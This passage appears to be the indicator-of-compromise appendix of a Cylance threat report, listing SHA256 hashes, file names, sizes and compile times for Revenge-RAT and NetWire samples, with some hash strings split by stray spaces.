4d84b7b8af14af60fad06b29a03705a7cb38c2c5c70fd60be5f37890a579c85c
ccd5b62a17346d5a5688f77936bbf420217e73e8267df1d057ca5f2208600184
```

Malware Details:

File Characteristics — Revenge-RAT — Extracted Payloads

Filename	Sha256 Hash	File Size	Compile Time
N/A	b9454728cb88addbc66f6039960aa2e5e fc3bfd20a2528248f44d822bc7d4481	265,728 Bytes	12/05/2017 04:52:44 UTC
N/A	dfa731fb35de9a9bf9f90dad87f9d2be4 fed1d63a454cd2dfb733297b2f10ab5	176,128 Bytes	08/21/2017 03:51:56 UTC

File Characteristics — NetWire — Extracted Payloads

Filename	SHA256 Hash	File Size	Compile Time
N/A	a2f3b45e67ef753e6e10a556b8e9909ee a4da974c1168390acfdd85fdff56f50	147,456 Bytes	8/14/2017 05:19:07 UTC

File Characteristics — Revenge-RAT — Downloaded Payloads

Filename	SHA256 Hash	File Size	Compile Time
done.exe	ae592701c9f9f608d3d0f526758 14197581c8f5b7f0790243cac356 86ab130ae	49,152 Bytes	11/08/2017 07:30:59 UTC
pe.exe	01cf4f9795a0f3b1fd3f13ff631dea4 5a2c0310553e24cddb4f737d708e 94fa9	389,120 Bytes	02/12/2015 05:42:17 UTC
spark.exe	3b5a502031551f90d922b5d6678 4bec58f23167488bb79dd4e34cc 1e282f65cf	121,856 Bytes	07/27/2017 11:54:40 UTC
printer.exe	291ca9e4aa9db88635a89cb58f8 dbf49e60abddbbcec1c4a611ef419 2bfc6d24	73,728 Bytes	09/09/2017 16:40:43 UTC
microsoftdm.exe	48463e268acb50ffbcb27eaff46f 757486a985ffc2d10f35ae1b9422 660a20d2	590,848 Bytes	03/23/1992 21:12:08 UTC
microsoftdm.exe	1d5f6918f3c8a99bcc62dc5b960a daffbe94924571d87ef33b5d6c4c 651c6ad9	684,544 Bytes	09/14/2017 10:03:12 UTC
done.exe	1da201e1d20ccbd84a3c7c07abad 79ed0a57025beae269b2e10584 9bd177ea1c	3,403,776 Bytes	11/08/2017 07:30:59 UTC

File Characteristics — Samples Connected Via C2

bbmim.exe	65149381b03ab0e82e811e963d4a9024e 6c936c0cb48e45f6a29362c024da810	590,848 Bytes	03/23/1992 21:12:08 UTC
N/A	4d84b7b8af14af60fad06b29a03705a7cb 38c2c5c70fd60be5f37890a579c85c	152,064 Bytes	01/01/1970 18:12:16 UTC
EjxbvlaR.exe	ccd5b62a17346d5a5688f77936bbf4202 17e73e8267df1d057ca5f2208600184	147,456 Bytes	08/29/2017 09:05:02 UTC

+1-844-CYLANCE
sales@cylance.com
www.cylance.com

20181107-1364